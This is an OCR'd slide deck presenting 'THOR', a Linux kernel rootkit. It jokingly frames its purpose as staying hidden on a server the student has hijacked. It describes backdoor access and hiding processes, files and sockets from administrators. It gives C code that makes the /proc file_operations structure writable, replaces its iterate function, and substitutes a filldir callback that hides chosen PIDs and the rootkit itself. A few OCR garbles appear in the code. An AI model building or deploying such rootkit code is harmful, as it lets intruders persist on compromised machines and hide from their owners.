
THOR The Horrific Hopefully Omnipotent Rootkit

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
The Linux Kernel



1

¹http://sysplay.in/blog/linux-device-drivers/2013/02

Internals



2

²http://en.wikipedia.org/wiki/Linux_kernel

Dafuq?




Okay Okay ... Imagine

- you are a student doing some . . . ehm . . research
- you managed to hijack a server, acquired root privileges and now what?
- you could fool around, delete files, load some torrents, because <INSERT REASON>
- use the server as proxy to do even more evil research oriented stuff

But sooner or later the admin may recognize that the server has been compromised, and lock you out.

Solution: Rootkit



Main Usage

- provides backdoor
- hides suspicious activities
 - open ports
 - suspicious processes
 - files
- hides its own presences

Why Kernel Module


more power, kernel space > user space

In general system administration tools invoke *system calls* to retrieve information directly from the kernel. Hence compromising the *root of information* by overwriting certain system calls will render most administration tools useless.

Kernel Module Basics

- can be loaded / unloaded dynamically using insmod / rmmod as root
- can be loaded at boot
- Linux Headers provide an API
- communication via files (usually located in /proc)

Problems



Problems

- ▶ few example code for up2date kernels
- Headers do not export enough, hence complete source is required
- hijacking systemcalls is not really encouraged by the developers (race conditions / undefined behaviour)
 - yeah, no shit sherlock

Current State

- communication using file in /proc
- basic hiding of files by name
- basic hiding of processes by PID
- ▶ hiding of sockets . . . work in progress
- working in 3.14 (Arch LTS) and 3.17 (Arch Current)

Example: Injection prochidder_init()

```
static int init prochidder init(void)
2
3
        // insert our modified iterate for /proc
        procroot = procfile->parent;
5
        proc_fops = (struct file_operations*)procroot->proc_fops;
6
7
        orig_proc_iterate = proc_fops->iterate;
8
        set_addr_rw(proc_fops);
9
10
        proc fops->iterate = thor proc iterate;
11
12
        set_addr_ro(proc_fops);
13
14
        INIT_LIST_HEAD(&pid_list.list);
15
16
        return 0;
17
    }
18
```

Injection proc_iterate()

```
static int thor_proc_iterate(struct file *file, struct dir_context *ctx)
    {
2
3
        int ret;
        filldir_t *ctx_actor;
4
5
        // capture original filldir function
6
7
        orig_proc_filldir = ctx->actor;
8
9
        // cast away const from ctx->actor
        ctx actor = (filldir t*)(&ctx->actor):
10
11
        // store our filldir in ctx->actor
12
        *ctx_actor = thor_proc_filldir;
13
        ret = orig proc iterate(file, ctx);
14
15
        // restore original filldir
16
         *ctx_actor = orig_proc_filldir;
17
18
        return ret;
19
     }
20
```

new proc_filldir()

```
static int thor_proc_filldir(void *buf, const char *name, int namelen,
             loff_t offset, u64 ino, unsigned d_type)
    {
3
         struct _pid_list *tmp;
4
5
        // hide specified PIDs
6
        list_for_each_entry(tmp, &(pid_list.list), list)
8
             if(0 == strcmp(name, tmp->name)) return 0;
9
         }
10
11
        // hide thor itself
12
        if (0 == strcmp(name, THOR_PROCFILE)) return 0;
13
14
        return orig_proc_filldir(buf, name, namelen, offset, ino, d_type);
15
    }
16
```

Take a look

Github: http://git.io/ZwNdCQ

